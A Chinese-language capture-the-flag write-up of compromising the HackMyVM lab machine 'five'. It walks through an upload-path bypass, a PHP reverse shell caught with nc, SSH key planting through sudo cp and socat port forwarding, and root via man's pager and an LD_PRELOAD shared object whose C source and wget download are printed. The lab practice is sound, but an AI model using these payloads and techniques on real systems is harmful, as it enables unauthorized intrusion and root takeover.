主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# arp-scan -I eth1 -l

192.168.56.133  08:00:27:61:db:b8       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.133`

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# nmap -p- 192.168.56.133

PORT   STATE SERVICE
80/tcp open  http
```

Web渗透

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# curl 192.168.56.133

<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.14.2</center>
</body>
</html>
```

目录枚举

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# dirsearch -u http://192.168.56.133/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /root/Desktop/xhh/HMV/five/reports/http_192.168.56.133/__25-12-
04_19-38-45.txt

Target: http://192.168.56.133/
```

```
[19:38:45] Starting:
[19:38:58] 301 -  185B  - /admin  ->  http://192.168.56.133/admin/
[19:38:59] 200 -    4KB - /admin/
[19:38:59] 200 -    4KB - /admin/index.html
[19:39:59] 200 -   17B  - /robots.txt
[19:40:16] 200 -  346B  - /upload.html
[19:40:16] 200 -   48B  - /upload.php
[19:40:16] 301 -  185B  - /uploads  ->  http://192.168.56.133/uploads/

Task Completed
```


robots.txt：指向有/admin目录


admin：是个登录界面

upload：html是上传文件的地方，php是上传文件后返回成功或失败

uploads：403，估计是文件上传后的位置


上传测试






成功访问到

反弹shell






显示上传成功但是返回403

那应该对php文件做限制了

发现传php5，js等文件，不是下载就是显示内容，抓包看看

```
154 }
155 ?>
156 ------WebKitFormBoundaryTHSGt7BYIFygUtHI
157 Content-Disposition: form-data; name="directory"
158
159 uploads/
160 ------WebKitFormBoundaryTHSGt7BYIFygUtHI
161 Content-Disposition: form-data; name="submit"
162
163 Upload File
```

发现有个可以控制上传位置的，尝试更改到上级目录



上传成功，尝试访问

```
#访问端
┌──(root㉿xhh)-[~/Desktop]
└─# curl 192.168.56.133/revshell.php

#监听端
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.133] 39306
成功建立反向shell连接至 192.168.56.247:6666
Linux five 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64
GNU/Linux
 07:12:24 up 39 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功获得webshell

获取melisa权限（www-data -> melisa）

```
www-data@five:/$ sudo -l
Matching Defaults entries for www-data on five:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on five:
    (melisa) NOPASSWD: /bin/cp
```

外部只开了80，内部/bin文件夹下有写不了东西🤔

查看一下监听的端口

```
www-data@five:/$ ss -lntup
Netid   State    Recv-Q   Send-Q     Local Address:Port       Peer Address:Port

udp     UNCONN   0        0             0.0.0.0:68              0.0.0.0:*

tcp     LISTEN   0        128         127.0.0.1:4444            0.0.0.0:*

tcp     LISTEN   0        128           0.0.0.0:80              0.0.0.0:*
  users:(("nginx",pid=415,fd=6))
tcp     LISTEN   0        128              [::]:80                 [::]:*
  users:(("nginx",pid=415,fd=7))
```

发现本地有个4444

nc查看一下是什么

```
www-data@five:/$ nc 127.0.0.1 4444
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
```

发现是ssh

```
www-data@five:/$ ls -al /home/melisa/
total 40

drwx------ 2 melisa melisa 4096 Oct  6  2020 .ssh
-rw------- 1 melisa melisa   14 Oct  5  2020 user.txt
```

我发现本地是有socat的，那就做端口转发

端口转发

```
www-data@five:/$ socat TCP-LISTEN:6666,fork,bind=0.0.0.0 TCP:127.0.0.1:4444 &
[1] 810
```

写入公钥

```
www-data@five:/$ vi /tmp/kali_id.pub
www-data@five:/$ cat /tmp/kali_id.pub
ssh-rsa AAAAB3NzaC1yc2EAAA(......)82R5vV4HGBfb58WNtLIDO9Yzw9NO8bYE= root@kali
```

写入authorized_keys文件

```
www-data@five:/$ sudo -u melisa /bin/cp /tmp/kali_id.pub
/home/melisa/.ssh/authorized_keys
```

登录melisa

```
┌──(root㉿xhh)-[~/Desktop]
└─# ssh melisa@192.168.56.133 -p 6666
Linux five 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
```

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  6 03:39:32 2020 from 192.168.1.58
melisa@five:~$ id
uid=1000(melisa) gid=1000(melisa)
groups=1000(melisa),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
,109(netdev)
melisa@five:~$
```

user.txt

```
melisa@five:~$ cat user.txt
Ilovebinaries
```

提权

```
melisa@five:~$ sudo -l
Matching Defaults entries for melisa on five:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User melisa may run the following commands on five:
    (ALL) SETENV: NOPASSWD: /bin/pwd, /bin/arch, /bin/man, /bin/id, /bin/rm,
/bin/clear
```

man提权

```
melisa@five:~$ sudo /bin/man -P less man
#进入到less界面，输入!bash
root@five:/home/melisa# id
uid=0(root) gid=0(root) groups=0(root)
```

SETENV提权（偷师学的）

```
//pe.c文件
#include<stdio.h>
#include<sys/types.h>
#include<stdlib.h>
#include<unistd.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);
        system("/bin/bash");
}
```

编译pe.c文件为pe.so

```
┌──(root㉿xhh)-[~/Desktop/some/setenv]
└─# cat pe.c
#include<stdio.h>
#include<sys/types.h>
#include<stdlib.h>
#include<unistd.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);
        system("/bin/bash");
}


┌──(root㉿xhh)-[~/Desktop/some/setenv]
└─# gcc -fPIC -shared -o pe.so pe.c -nostartfiles
```

拿到靶机上

```
melisa@five:~$ wget 192.168.56.247:8000/pe.so
--2025-12-04 08:23:54--  http://192.168.56.247:8000/pe.so
Connecting to 192.168.56.247:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14152 (14K) [application/octet-stream]
Saving to: ‘pe.so’

pe.so                               100%
[=====================================================================>]  13.82K  --.-KB/s    in 0s

2025-12-04 08:23:54 (98.2 MB/s) - ‘pe.so’ saved [14152/14152]
```

```
melisa@five:~$ sudo LD_PRELOAD=./pe.so /bin/pwd
root@five:/home/melisa# id
uid=0(root) gid=0(root) groups=0(root)
```

成功提取

root.txt

```
root@five:~# cat root.txt
WTFGivemefive
```